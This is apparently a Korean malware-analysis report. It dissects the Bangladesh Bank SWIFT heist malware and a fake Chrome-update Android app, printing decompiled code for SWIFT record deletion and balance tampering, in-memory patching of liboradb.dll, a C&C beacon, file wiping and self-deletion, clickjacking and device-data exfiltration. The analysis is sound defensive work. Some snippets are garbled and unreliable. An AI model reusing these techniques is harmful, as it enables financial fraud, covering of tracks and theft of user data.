
지난 2월, 방글라데시 중앙은행이 미 연방 준비은행에 예치해 둔 1억 달러 이상의 금액이 불법적으로 인출된 사건에 맞춤형 악성코드가 이용된 정황이 드러났다.

해당 악성코드를 상세 분석한 결과 흥미로운 점들을 몇 가지 발견했다. 방글라데시 중앙은행 SWIFT(국제 은행간 통신협회) 코드를 이용하고 SWIFT 모듈의 분기문을 조작하는 등 정확하게 목표로 삼은 기관을 대상으로 특정 행위를 수행하기 위해 제작되었다는 점에서 매우 주목할 만하다.

공개된 악성코드는 총 3가지로, 각각 다른 악성행위를 수행한다.



[그림 1] evtdiag.exe, evtsys.exe 도식도



[그림 2] nroff_b.exe 도식도

1. evtdiag.exe

(1) SWIFT 코드를 모니터링하는 SQL 스크립트를 이용하여 악성행위를 수행한다.

(2) 실행 시 인자값이 '-svc' 인 경우 서비스를 실행한다.

한다.

- 서비스 실행파일 : evtsys.exe
- 서비스명 : diagsysevt

```

if ( !strcmp(u5, "-svc") ) // Service
{
  ServiceStartTable.lpServiceName = "evtsys.exe";
  ServiceStartTable.lpServiceProc = sub_409D60;
  v11 = 0;
  v12 = 0;
  byte_4195C9 = 1;
  if ( !StartServiceCtrlDispatcherA(&ServiceStartTable) )
  {
  }
}
  
```

[그림 3] 서비스 실행

(3) 서비스 메인 함수 실행 시 메모리 주소에 다음 경로를 생성한다. (특정 경로 모니터링 또는 파일을 이용할 때 쓰인다.)

```

GetWindowsDirectoryA(Buffer, 0x100);
sprintf(Dir, "%c:\Windows\System32\WindowsAppData\Local\Windows", Buffer, "Administrator", "Allians");
CreateDirectory(Dir, 0);
makepath(Path, 0, Dir, "ncf", 0);
makepath(ncp_410110, 0, Dir, "ncf", 0);
makepath(byte_410214, 0, ncp_410110, "in", 0);
makepath(byte_410318, 0, ncp_410110, "out", 0);
makepath(byte_41041c, 0, ncp_410110, "log", 0);
makepath(mcs_410520, 0, Dir, "mcs", 0);
makepath(byte_410624, 0, mcs_410520, "nfzp", 0);
makepath(byte_410728, 0, mcs_410520, "nfzfp", 0);
makepath(byte_41083c, 0, mcs_410520, "fofp", 0);
makepath(byte_410938, 0, mcs_410520, "foff", 0);
makepath(mcn_410a34, 0, Dir, "mcn", 0);
makepath(byte_410b38, 0, mcn_410a34, "dat", 0);
makepath(byte_410c3c, 0, mcn_410a34, "out", 0);
makepath(fileName, 0, Dir, "gpca.dat", 0);
makepath(fileName, 0, Dir, "recas.dat", 0);
  
```

[그림 4] 모니터링 대상 경로 생성

(4) SWIFT 인증파일 (gpca.dat) 내용을 읽어 메모리에 복사 후 난독화된 내용을 복호화한다.

```

v2 = CreateFileA(lpFileName, 0x00000000, 0, 0, 3u, 0x00u, 0);
v3 = v2;
if ( v2 == -1 ) // gpca.dat 파일 오픈
{
  result = 0;
}
else
{
  v5 = 0;
  v6 = GetFileSize(v2, 0);
  v7 = v6;
  if ( v6 )
  {
    if ( v6 != -1 )
    {
      v8 = LocalAlloc(0x40u, v6 + 1);
      v5 = v8;
      if ( v8 )
      {
        if ( !ReadFile(v3, v8, &lpFileName, 0) || v7 != lpFileName )
        {
          // gpca.dat 파일을 읽지 못함
        }
      }
    }
  }
}
  
```

[그림 5] SWIFT 인증파일 (gpca.dat) 복호화

```

do
{
  v5 = *(a1 + 256) + 1;
  *(a1 + 256) = v5;
  v6 = v5;
  v7 = (v5 + a1);
  v8 = *v7 + *(a1 + 257);
  *(a1 + 257) = v8;
  v9 = (a1 + v8);
  LOBYTE(v6) = *(v6 + a1);
  *v7 = *v9;
  *v9 = v6;
  *v4 = v4[a2 - a3] ^ (((*(a1 + 256) + a1) + *(a1 + 257) + a1) + a1);
  ++v4;
  --a4;
}
while ( --a4 );
  
```

[그림 6] 복호화 루틴

(5) 복호화된 gpca.dat 파일에는 특정 C&C 주소가 포함되어 있다. (정상 서버 주소일 수 있음)

```

00 00 00 00 31 39 36 2E 32 30 32 2E 31 30 33 25 196.202.103.
31 37 34 00 00 00 00 00 00 00 00 00 00 00 00 00
  
```

[그림 7] 복호화된 파일에 포함된 C&C 주소

(6) 인증파일이 정상적으로 복호화되지 않으면 "ST-0-E" 에러 메시지를 로그파일에 저장하고 프로그램을 종료한다.

```
// gpca.dat 파일의 내용을 메모리에 복호화
if ( sub_4013B0(FileName, &unk_411060) )
{
// 복호화 실패 시 로그파일에 에러코드 기록 후 종료
Log_ST_402E80("ST-0-E", FileName);
result = 0;
}
```

[그림 8] 로그 기록 후 프로그램 종료

(7) SWIFT FIN Message를 모니터링하기 위해 특정 경로의 특정 확장자를 갖는 파일을 탐색한다. - 모니터링 대상 파일 : 확장자가 .prc, .fal 인 파일

```
makepath(&Path, 0, Dir, "P", "P");
// dir = C:\Users\Administrator\AppData\Local\Microsoft\Windows\CurrentVersion\
// & C:\Users\Administrator\AppData\Local\Microsoft\Windows\CurrentVersion\
FindFileData.dwFileAttributes = 0;
memset(&FindFileData.ftCreationTime, 0, 0x13C0);
u1 = FindFirstFile(&Path, &FindFileData);
u26 = u1;
if ( u1 == -1 )
return 0;
do
{
if ( FindFileData.dwFileAttributes & 0x10 )
continue;
makepath(&Path, 0, Dir, FindFileData.cFileName, 0);
if ( PathMatchSpec(FindFileData.cFileName, "*.prc") )
continue;
if ( PathMatchSpec(FindFileData.cFileName, "*.fal") )
continue;
// .prc 또는 .fal 확장자를 갖는 파일 내용을 메모리에 복사
u3 = ReadFile_401290(&Path, &u28);
if ( u3 )
continue;
u22 = u15;
std::basic_string<char, std::char_traits<char>, std::allocator<char>>::_Tidy(u22, 0);
u50 = 0;
u10 = 0;
u4 = sub_401C00(u3, &u22);
if ( u4 )
goto LABEL_47;
do
{
u46 = 0;
memset(&u47, 0, 0x1000);
u48 = 0;
u49 = 0;
u5 = ipFirst;
u17 = 0;
if ( !ipFirst )
u5 = std::basic_string<char, std::char_traits<char>, std::allocator<char>>::_Null;
ParseFIN_408550(u5, &u17, &u46, 0x1000); // 특정 문자열이 포함된 파일을 기준으로 파일
```

[그림 9] 특정 확장자를 갖는 파일 모니터링

(8) 파일 내부의 특정 문자열을 기준으로 메시지 내용을 파싱한다.

```
if ( StrStrIP(ipFirst, "FIN 900 Confirmation of Debit") )
{
u12 = 0;
LOBYTE(u11) = u10;
u13 = 0;
u14 = 0;
u2 = 1;
u19 = 0;
u4 = 1;
if ( !sub_401E90(ipFirst, &u11, 0) )
{
while ( 1 )
{
u5 = u12;
if ( !u12 )
u5 = std::basic_string<char, std::char_traits<char>, std::allocator<char>>::_Tidy(u5, "20: Transaction") && sub_401E90(ipFirst, &u11, u4);
break;
u6 = u4++;
if ( sub_401E90(ipFirst, &u11, u6) )
```

[그림 10] 특정 문자열을 기준으로 파싱

(9) 파일 내부의 데이터를 이용해 반송 주소와 송신자 주소에 해당하는 SWIFT 고유 메시지 ID (MSG_S_UMID)를 찾는 SQL 스크립트를 생성하고 실행한다.

```
sprintf(
&dest,
"%s",
"SELECT MSG_S_UMID FROM SWIFTER.MSG_S WHERE MSG_SENDER_SWIFT_ADDRESS LINE '100000' AND MSG_REC_REF LINE '000'");
```

[그림 11] 특정 MSG_S_UMID 검색 스크립트

(10) 스크립트를 실행할 임시파일을 생성한다.

```
GetTempPath(0x1000, &Buffer);
GetTempFileName(&Buffer, "SQL", 0, &Buffer);
GetTempPath(0x1000, &PathName);
GetTempFileName(&PathName, "TMP", 0, &PathName);
u3 = fopen(&Buffer, "wt"); // %temp%\SQL134.tmp
if ( u3 )
{
fprintf(u3, "set heading off;WrWn");
fprintf(u4, "set linesize 32567;WrWn");
fprintf(u4, "SET FEEDBACK OFF;WrWn");
fprintf(u4, "SET ECHO OFF;WrWn");
fprintf(u4, "SET FEED OFF;WrWn");
fprintf(u4, "SET VERIFY OFF;WrWn");
fprintf(u4, "%sWrWn", a1);
fclose(u3);
}
```

[그림 12] 쿼리문 실행을 위한 임시파일 생성

(11) SQL134.tmp 파일에 저장된 SQL 스크립트를 sysdba 권한으로 실행한 후 결과값을 임시 경로의 TMP135.tmp 파일에 저장한다. (sqlplus.exe : SQL 스크립트 실행 프로그램)

```
snprintf(
&dest,
0x3FF0,
"cmd.exe /c echo exit | W"SQL" -S / as sysdba @%s) W"TMP" // cmd.exe /c echo exit |
&u4, &u1988, // "C:\Windows\MicrosoftWindows\Temp\SQL134.tmp"
&Buffer, // as sysdba @C:\WINDOWS\TEMP\SQL134.tmp
&PathName);
StartupInfo.cb = 68;
memset(&StartupInfo.lpReserved, 0, 0x400);
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
ProcessInformation.nProcess = 0;
StartupInfo.dwFlags = 1;
StartupInfo.nShowWindow = 0;
```

[그림 13] 스크립트 실행 후 결과값 저장

(12) SQL 스크립트가 정상적으로 실행되면 로컬 데이터베이스에서 MSG_S_UMID를 갖는 트랜잭션을 삭제한다.

```
snprintf(&dest, 0x3FF0, "DELETE FROM SWIFTER.MSG_S WHERE MSG_S_UMID = '%s';", a1, &first);
CreateProcess_cmd_408B70(&dest, &u8, 260);
snprintf(&dest, 0x3FF0, "DELETE FROM SWIFTER.TEXT_S WHERE MSG_S_UMID = '%s';", a1, &first);
CreateProcess_cmd_408B70(&dest, &u8, 260);
```

[그림 14] 트랜잭션 삭제 스크립트

(13) 방글라데시 은행 SWIFT 코드를 포함하는 DB Log를 검색하고, 검색 결과에 "Login" 또는 "Logout" 문자열이 있는지 체크한 뒤 결과를 서버로 전송한다.

```
snprintf(
&dest,
"DELETE FROM SWIFTER.MSG_S WHERE MSG_SENDER_SWIFT_ADDRESS LINE '000' AND MSG_REC_REF LINE '000'");
CreateProcess_cmd_408B70(&dest, &u8, 260);
if ( CreateProcess_cmd_408B70(&dest, &u8, 260) )
result = 0;
else
result = StrStrIP(&dest, "Login");
```

[그림 15] 방글라데시 은행 로그 검색

(14) "Login" 또는 "Logout" 문자열이 발견되면 C&C 서버에 특정 값을 전송한다.

```
if ( Check_Login_408E00(&unk_419068) ) // "Login" 문자열이 있는 경우
{
InternetRead_408F40("----0");
}
else if ( Check_LogOut_408E00(&unk_419068) ) // "Logout" 문자열이 있는 경우
{
InternetRead_408F40("----C");
}
else
{
InternetRead_408F40("Login", "Logout" 모두 없는 경우);
}
InternetRead_408F40("----N");
```

[그림 16] 로그 검색 결과값을 C&C로 전송

(15) "Login" 문자열이 존재하는 경우 다음과 같이

GET 프로토콜을 이용하여 C&C 서버에 특정 값을 전송한다.

```

snpriPrintf(&dest, 0x3FFu, "%s%08", "a1", a1); // a1 = "----0"
v1 = 0;
v2 = InternetOpenA(0, 1u, 0, 0, 0);
v3 = v2;
if ( v3 )
{
    v5 = InternetConnectA(v2, &szServerName, 0x50u, 0, 0, 3u, 0, 0); // 196.202.103.174
    v6 = v5;
    hInternet = v5;
    if ( v5 )
    {
        v8 = HttpOpenRequestA(v5, "GET", &dest, "HTTP/1.1", 0, 0, 0x4000300u, 0);
        v9 = v8;
        if ( v8 )
        {
            if ( HttpSendRequestA(v8, 0, 0xFFFFFFFF, 0, 0) // GET /a1?--0
                // HOST 196.202.103.174
            )
            {
                v18 = 0;
                memset(&v19, 0, 0xFC0u);
                v20 = 0;
                Buffer = 0;
                duBufferLength = 4;
                v21 = 0;
                if ( HttpQueryInfo(v9, 0x20000010u, &v22, &duBufferLength, 0) )
            }
        }
    }
}
    
```

[그림 17] C&C에 특정 값 전송

(16) SWIFT 메시지를 모니터링하여 잔액을 조작한다. (3)에 나타난 경로 및 파일을 탐색하고, 특정 SWIFT Code에 태그된 정보를 파싱한다.

```

while ( 1 )
{
    v7 = !pFirst;
    if ( !pFirst )
    {
        v8 = std::basic_string<char, std::char_traits<char>, std::allocator<char>>::Nullstr::"?":?";
        if ( StrStrI(v7, "62H: ") )
        {
            goto LABEL_07;
        }
        v9 = !pFirst;
        if ( !pFirst )
        {
            v10 = std::basic_string<char, std::char_traits<char>, std::allocator<char>>::Nullstr::"?":?";
            if ( StrStrI(v9, "60F: ") )
            {
                goto LABEL_07;
            }
        }
        LABEL_07:
        v12 = 1;
        if ( v12 == 2 && !pFirst )
        {
            v11 = std::basic_string<char, std::char_traits<char>, std::allocator<char>>::Nullstr::"?":?";
            v13 = !pFirst + 2;
        }
        else
        {
            v11 = std::basic_string<char, std::char_traits<char>, std::allocator<char>>::Nullstr::"?":?";
            v13 = v12 + 1 + 0x778 : 77;
        }
        else
        {
            v10 = !pFirst;
            if ( !pFirst )
            {
                v14 = std::basic_string<char, std::char_traits<char>, std::allocator<char>>::Nullstr::"?":?";
                if ( StrStrI(v10, "62H: ") )
            }
        }
    }
}
    
```

[그림 18] SWIFT 메시지의 특정 코드 비교

- 파싱되는 정보 중 일부

문자열 (Code)	코드 정보
FEDERAL RESERVE BANK	미 연방 중앙은행
62F	결산잔고
60F	잔고 오픈
Credit	신용카드 결산잔고
Debit	직불카드 결산잔고

[표 1] 파싱되는 문자열 및 SWIFT 코드

(17) 특정 송신자의 메시지를 조회하여 교환 가능 통화량을 검색하고 조작한다.

```

snpriPrintf(&dest, 0x3FFu, // 특정 송신자의 송신량 조회하여 교환 가능 통화량 검색
"SELECT MSG_S_UID FROM SWARMER_MSG_S WHERE MSG_SENDER_SWIFT_ADDRESS LIKE '%s%'",
a4,
a1,
a2);
snpriPrintf(&dest, 0x3FFu, // 특정 송신자의 송신량 조회하여 교환 가능 통화량 검색(MSG_FIN_CV_AMOUNT)
"SELECT MSG_S_UID FROM SWARMER_MSG_S WHERE MSG_S_UID = '%s'", a1, a2);
if ( !CreateProcess_cmd_A88B7(&dest, &first, 268) && !first )
{
    v8 = 0;
    if ( !sub_40078F(ah, a5, &v19, 268) )
    {
        sub_40078F(ah, a5, &v19, 268);
        snpriPrintf(&v15, 0x100u, "%s19%", &first, &v19);
        snpriPrintf(&dest, 0x3FFu,
            "WRITE SWARMER_MSG_S SET MSG_FIN_CV_AMOUNT = '%s' WHERE MSG_S_UID = '%s'", // 특정 송신자의 교환 가능 통화량 조작
            a1,
            &v15,
            a2);
    }
}
    
```

[그림 19] SWIFT 메시지의 특정 코드 비교

(18) liboradb.dll 모듈이 로드된 프로세스를 찾아 특정 코드 패치 후 로그파일에 기록한다.

```

v5 = CreateToolhelp32Snapshot(2u, 0);
v6 = v5;
hSnapshot = v5;
if ( v5 == (HANDLE)-1 )
    return v4;
pe.dwSize = 296;
if ( Process32First(v5, &pe) )
{
    do
    {
        v7 = OpenProcess(0x1F0FFu, 0, pe.th32ProcessID);
        if ( v7 )
        {
            v8 = CreateToolhelp32Snapshot(8u, pe.th32ProcessID);
            v9 = v8;
            if ( v8 != (HANDLE)-1 )
            {
                me.dwSize = 548;
                if ( Module32First(v8, &me) )
                {
                    if ( StrStrIA(me.szModule, "liboradb.dll") )
                    {
                        LABEL_10:
                        v10 = me.modBaseAddr;
                        ++a2;
                        if ( Patch_402580(v7, (int)v10, a1) )
                        {
                            if ( a4 )
                                fwrite_LOG_401000("FAIL : %s", pe.szExeFile);
                        }
                        else if ( a4 )
                        {
                            fwrite_LOG_401000("OK : %s", pe.szExeFile);
                            ++a3;
                        }
                    }
                }
            }
        }
    } while ( Process32Next(v5, &pe) );
}
    
```

[그림 20] liboradb.dll이 로드된 프로세스 탐색

(19) JNZ failed (0x75, 0x04) 코드를 NOP (0x90, 0x90) 코드로 덮어써서 정상적인 분기가 이루어지지 않도록 한다.

```

v3 = hProcess;
v4 = (Buffer + 436406); // BaseAddr + 436406;
v5 = (Buffer + 436406); // BaseAddr + 436406;
NumberOfBytesWritten = 0;
NumberOfBytesRead = 0;
LOWORD(Buffer) = 0;
if ( !VirtualProtectEx(hProcess, v5, 2u, 0x40u, &hProcess) )
{
    if ( !ReadProcessMemory(v3, v4, &Buffer, 2u, &NumberOfBytesRead) )
    {
        return -1;
    }
    if ( a3 )
    {
        if ( Buffer != unk_40F174 ) // 0x75 0x04
            return -1;
        v8 = &NumberOfBytesWritten; // 0x90 0x90
        v7 = "일";
    }
    else
    {
        if ( Buffer != "일" )
            return -1;
        v8 = &NumberOfBytesWritten;
        v7 = &unk_40F174;
    }
    if ( !WriteProcessMemory(v3, v4, v7, 2u, v8) )
    }
}
    
```


[그림 21] liboradb.dll 특정 위치의 코드 패치

(20) 주요 악성행위가 완료될 때마다 시간과 플래그 값을 로그파일에 저장한다.

```

GetLocalTime(&ptContime);
result = fopen(filename, "a+"); // "C:\Program Administrator\Wppbat\recas.dat" LoadRecas.dat
v2 = result;
if ( result )
{
    fprintf(result, "%04d-%02d-%02d %02d:%02d:%02d\n", SystemTime_wYear, SystemTime_wMonth, SystemTime_wSecond, ptContime_wHour, ptContime_wMinute, ptContime_wSecond);
}
    
```

[그림 22] liboradb.dll 특정 위치의 코드 패치



[그림 23] recas.dat 파일에 저장된 로그

(21) 샘플 실행 시 첫 번째 파라미터 "-p" 를 포함하여 전체 파라미터가 3개인 경우 주어진 파라미터 값에 따라 특정 이름을 갖는 프린터가 특정 작업을 수행한다.

- 파라미터 순서 :

evtdiag.exe -p [프린터 이름] [수행할 작업]

```
if ( !strcmp(u5, "-p") && v3 == 4 ) // Printer 작업 수행
{
    u7 = u4[2];
    u8 = argv[3];
    if ( !strcmp(argv[3], "resume") ) // 출력
        return sub_409530(u7);
    if ( !strcmp(u8, "pause") ) // 출력 중지
        _exit(u7);
    if ( !strcmp(u8, "on") ) // 출력 가능하도록 프린터 상태 변경
        return sub_409570(u7);
    if ( !strcmp(u8, "off") ) // 출력 불가능하도록 프린터 상태 변경
        return sub_409590(u7);
    if ( !strcmp(u8, "none") ) // 각 서버 프린터에 따라 출력 중지
```

[그림 24] 파라미터에 따라 프린터 작업 수행

(22) 프린터 작업은 SetPrinter API에 각기 다른 명령 옵션을 주어 수행되며, 프린터 작업 실패 시 해당 에러코드를 출력한다.

```
if ( OpenPrinterA(pPrinterName, &phPrinter, &pDefault) )
{
    if ( SetPrinterA(phPrinter, 0, pPrinter, Command) )
    {
        printf("Controlling W\"%sW\" success.Wn", pPrinterName);
        ClosePrinter(phPrinter);
        result = 0;
    }
    else
    {
        u5 = GetLastError();
        printf("Failed to control printer. cmd=%d, err=%dWn", Command, u5);
        CloseHandle(phPrinter);
        result = u5;
    }
}
else
{
    u3 = GetLastError();
    printf("Failed to open printer. err=%dWn", u3);
    result = u3;
}
```

[그림 25] SetPrinter 옵션에 따라 작업 수행

(23) 프린터 작업 인자로 "queue"가 주어진 경우 출력 큐에 쌓인 각 서버 프린터의 작업 현황을 출력한다.

```
if ( EnumJobsA(phPrinter, 0, 0x3E8u, 1u, u6, pcbNeeded, &pcbNeeded, &pPrinterName) )
{
    printf("Job Count : %dWn", pPrinterName);
    if ( pPrinterName > 0 )
    {
        u9 = (u6 + 10);
        do
        {
            printf("-----");
            printf("Job ID : %dWn", *(u9 + 16));
            printf("UserName : %sWn", *(u9 + 4));
            printf("Document : %sWn", *(u9 + 9));
            printf("DataType : %sWn", *(u9 + 13));
            printf("Status : %dWn", *(u9 + 12));
            printf("TotalPages : %dWn", *(u9 + 24));
            printf("PagesPrinted : %dWn", *(u9 + 28));
            printf("Priority : %dWn", *(u9 + 15));
            printf("Position : %dWn", *(u9 + 20));
            printf("Submitted : %04d-%02d-%02d %02d:%02d:%02dWn",
                *(u9 + 32),
                *(u9 + 34),
                *(u9 + 38),
                *(u9 + 40),
                *(u9 + 42),
                *(u9 + 44));
            ++u9;
            u9 += 64;
        } while ( u1 < pPrinterName );
    }
    GlobalFree(u6);
    ClosePrinter(phPrinter);
    result = 0;
}
```

[그림 26] 서버 프린터 작업 현황 출력

2. evtsys.exe

(1) 파일 와이핑 작업 후 자가 삭제하여 악성행위 흔적을 지우는 역할을 한다.

(2) 파라미터로 주어진 파일에 대해 와이핑 작업 수행 후 삭제한다.

```
u1 = CreateFileA(a1, 0x40000000u, 0, 0, 3u, 0x80u, 0);
u2 = u1;
if ( u1 == (HANDLE)-1 )
{
    result = GetLastError();
}
else
{
    SetFilePointer(u1, -1, 0, 2u);
    WriteFile(u2, u17, 1u, (LPDWORD)&u15, 0);
    FlushFileBuffers(u2);
    u18 = 0;
    u14 = 0;
    GetFileSizeEx(u2, (PLARGE_INTEGER)&u19);
    SetFilePointer(u2, 0, 0, 0);
    u4 = u14;
    u5 = u19;
    u6 = 0;
    u7 = 0;
    if ( u14 >= 0 && (u14 > 0 || u19 > 0) )
    {
        while ( 1 ) // Wiping
        {
            u8 = _OFSUB ( _PAIR (u4, u5), _PAIR (u7, u6));
            u11 = u5 - u6;
            u9 = ( _PAIR (u4, u5) - _PAIR (u7, u6) ) >> 32;
            u10 = u5 - u6;
            if ( u9 < 0 || (unsigned __int8)(u9 < 0) ^ u8 | (u9 -- 0) && u11 <= 0x1000 )
            {
                u16 = u9;
            }
            else
            {
                u10 = 4096;
                u16 = 0;
            }
            if ( !WriteFile(u2, u617, u10, (LPDWORD)&u15, 0) || !u15 )
```

[그림 27] 와이핑 루틴

```
if ( MoveFileA(a1, &u7) ) // 파일명 변경
    u2 = &u7;
if ( a2 )
{
    if ( !RemoveDirectoryA(u2) ) // 경로 삭제
        return GetLastError();
}
else if ( !DeleteFileA(u2) ) // 파일 삭제
```

[그림 28] 파일 경로 삭제 또는 파일 삭제

(3) 배치파일 생성 후 실행하여 자가삭제한다.

```
GetTempPath(u10u, u626);
istrcat(u626, u626);
result = CreateFile(u626, 0x40000000u, 2u, 0, 2u, 0x80u, 0); // 배치파일 생성
if ( result != (HANDLE)-1 )
{
    sprintf(u626, Format, u626, u626); // 11
    // DEL "대상 경로명"
    // DEL /Q "대상 경로명"
    // IF EXIST "대상 경로명" DEL /L
    // DEL "Q"
    u2 = istrnd(u626);
    WriteFile(u2, u626, u2, (LPDWORD)&u21, 0);
    CloseHandle(u2);
    u22 = u8;
    memset(u626, 0, u626);
    u18 = 0;
    u19 = 0;
    u20 = 0;
    u21 = 0;
    u24 = 0;
    u25 = 0;
    result = (HANDLE)CreateProcessA(0, u626, 0, 0, 0, 0, 0, (LPSTARTUPINFO)&u22, (LPPROCESS_INFORMATION)&u27);
```

[그림 29] 배치파일을 이용해 자가삭제

3. nroff_b.exe

(1) 특정 금융정보를 파싱한다.

(2) SWIFT 인증파일 (gpca.dat) 내용을 복호화하고, 성공 및 실패 여부를 로그파일에 기록한다.

```
hskpath_401800();
if ( Sub_401800(fileName, (int)&unk_4062E0) ) // gpca.dat 파일 복호화
{
    Log_401800("NR - CFG FAIL"); // gpca.dat 파일 복호화 실패 로그 기록
    result = 0;
}
```

[그림 30] 특정 경로 모니터링

(3) 파라미터 개수가 4개인 경우 파라미터로 주어진 파일 복호화 후 다음 작업을 수행한다.

```

else
{
  if ( retaddr >= 5 ) // 파라미터 개수가 4개 이상인 경우
  {
    u2 = *(const CHAR **)(a1 + 4); // 파라미터 개수가 4개인 경우
    if ( retaddr <= 5 ) // (일반적 파라미터는 특정 파일의 경로/파일명)
      sub_402050(v2, *(const CHAR **)(a1 + 8)); // 파라미터로 받은 파일의 특정 정보 출력/파싱
    //
  }
  else // 파라미터 개수가 4개 미만인 경우
  {
    sub_402F10( *(char **)(a1 + 4) ); // 파라미터로 받은 파일의 특정 정보 출력
    //
  }
  Wiping 401640(u2); // Wiping
  ExitProcess(0x2000000);
}
    
```

[그림 31] 파라미터 개수 비교 후 작업 수행

(4) 파라미터 개수가 4개인 경우 특정 경로를 탐색하고 특정 문자열에 태그된 정보를 파싱한다.

```

if ( !str1 )
u5 = (char *)std::basic_string<char, std::char_traits<char>, std::allocator<char>>::Nullstr::"2":0;
if ( !stricmp(u5, "Swift Output", strlen("Swift Output")) )
  *( _DWORD *)ah = 0;
}
else
{
  u6 = str1;
  if ( !str1 )
  {
    u6 = (char *)std::basic_string<char, std::char_traits<char>, std::allocator<char>>::Nullstr::"2":0;
    if ( !stricmp(u6, "Swift Input", strlen("Swift Input")) )
      *( _DWORD *)ah = 1;
    }
}
    
```

[그림 32] 특정 경로 모니터링

(5) 파라미터 개수가 4개 미만인 경우 파라미터로 파일 복호화 후 특정 경로를 찾아 (4)번과 같은 작업을 수행한다.

(6) 파라미터로 받은 파일 작업이 끝나면 와이핑 후 삭제한다. (2. evtsys.exe 의 와이핑 루틴과 동일함)

작성자 : GypsyQueen



06 모바일 악성코드 상세분석

조금만 방심해도 감염되는 악성 앱 등장!


조금만 방심해도 감염되는 악성 앱 등장!

가짜 구글 크롬업데이트 악성 앱이 발견 되어 주의를 요하고 있다. 업데이트 크롬이라고 속이고 더욱 치밀하게 소프트웨어 이용약관을 보여 줌으로써 정상적으로 업데이트 하는 것처럼 사용자를 속인다. 이 악성 앱이 실행되면 클릭잭킹을 이용하여 기기관리자가 활성화되고 주요 사용자 정보들을 모니터링 하여 탈취한 뒤 서버로 전송한다. 그리고 주요 백신들을 종료시키며, 신용카드 정보 입력을 요구한 뒤 SMS로 전송한다. 아이콘 명을 업데이트 크롬이라고 생성하여 정상 앱인 것처럼 사용자를 속인다.




[그림 1] 아이콘

라이선스 및 이용약관에 관련하여 동의를 구하는 내용으로 위장하여 사용자를 속인다.



[그림 2] 라이선스 및 이용약관

다음을 누르면 인스톨 완료 페이지가 나타난다. 다음을 누르면 기기관리자가 활성화되면서 창이 사라진다.



[그림 3] 인스톨 완료

클릭잭킹을 이용하면 인스톨 완료 페이지에서 클릭 시 기기 관리자 활성화 버튼이 클릭된다.

```

ComponentName _T_Init = ((RunningTaskInfo) ((ActivityManager)
    AmiAmi.this.getSystemService("activity")).getRunningTasks(1).get(0)).topActivity;
AnonymousClass1 anonymousClass1 = AnonymousClass1.this;
boolean activated = ((DevicePolicyManager) AmiAmi.this.getSystemService("device_policy"))
    .isAdminActive(new ComponentName(AmiAmi.this.getApplicationContext(), AdminReceiver.class));
String dev = "Dev";
String settings = "com";
if (!T_Init.getShortClassName().contains(dev)) {
    AmiAmi.this.AdminRequest();
}
if (!AmiAmi.this.A) {
    if (T_Init.getShortClassName().contains(dev)) {
        AmiAmi.this.A = true;
        if (!Helper.this.tablet) {
            if (Helper.this.found) {
                SetPromo(PromoSky(Helper.this.Sky));
            }
        }
    }
    try {
        createPromo();
        anonymousClass1 = AnonymousClass1.this;
        AmiAmi.this.RemoveView(this.val$WinMan, this.val$DevAdShow, 2000, false);
    } catch (Exception e) {
    }
}
    
```

[그림 4-1] 클릭잭킹1

```

private void createPromo() {
    this.val$WinMan.addView(Helper.this.Sky, this.val$SkyParams);
}
    
```

[그림 4-2] 클릭잭킹2

TYPE_SYSTEM_OVERLAY 값을 타입으로 주어서 해당 레이아웃을 최상단에 배치하고 FLAG_FORCE_NOT_FULLSCREEN 값을 플래그로 주어서 상태 바를 숨긴다.

```

private LayoutParams prepareWM_2() {
    return new LayoutParams(-1, -1, 2006,
        AccessibilityNodeInfoCompat.ACTION_PREVIOUS_HTML_ELEMENT, -3);
}
    
```

[그림 4-3] 클릭잭킹3

기기정보를 탈취하여 서버로 전송한다.

```
protected String doInBackground(String... params) {
    TelephonyManager telManager = (TelephonyManager)
        this.context.getSystemService(NetworkController.FIELD_PHONE);
    String imei = omxdv.getImei(this.context);
    String country = telManager.getSimCountryIso();
    String phone = telManager.getLine1Number();
    String operator = telManager.getSimOperatorName();
    String version = VERSION.RELEASE + " " + System.getProperty("os.version");
    List<NameValuePair> data = new ArrayList(6);
    data.add(new BasicNameValuePair(NetworkController.FIELD_ACTION,
        NetworkController.ACTION_REGISTRATION));
    data.add(new BasicNameValuePair(NetworkController.FIELD_IMEI, imei));
    data.add(new BasicNameValuePair(NetworkController.FIELD_PHONE, phone));
    data.add(new BasicNameValuePair(NetworkController.FIELD_OPERATOR, operator));
    data.add(new BasicNameValuePair(NetworkController.FIELD_VERSION, version));
    data.add(new BasicNameValuePair(NetworkController.FIELD_PREFIX, "83kfeajoes43"));
    if ("200".equals(NetworkController.doPostRequest(this.context, data).toString())) {
        eetkwilltappg.createFile(this.context, "registered");
    }
    return null;
}
```

[그림 5] 기기정보 탈취

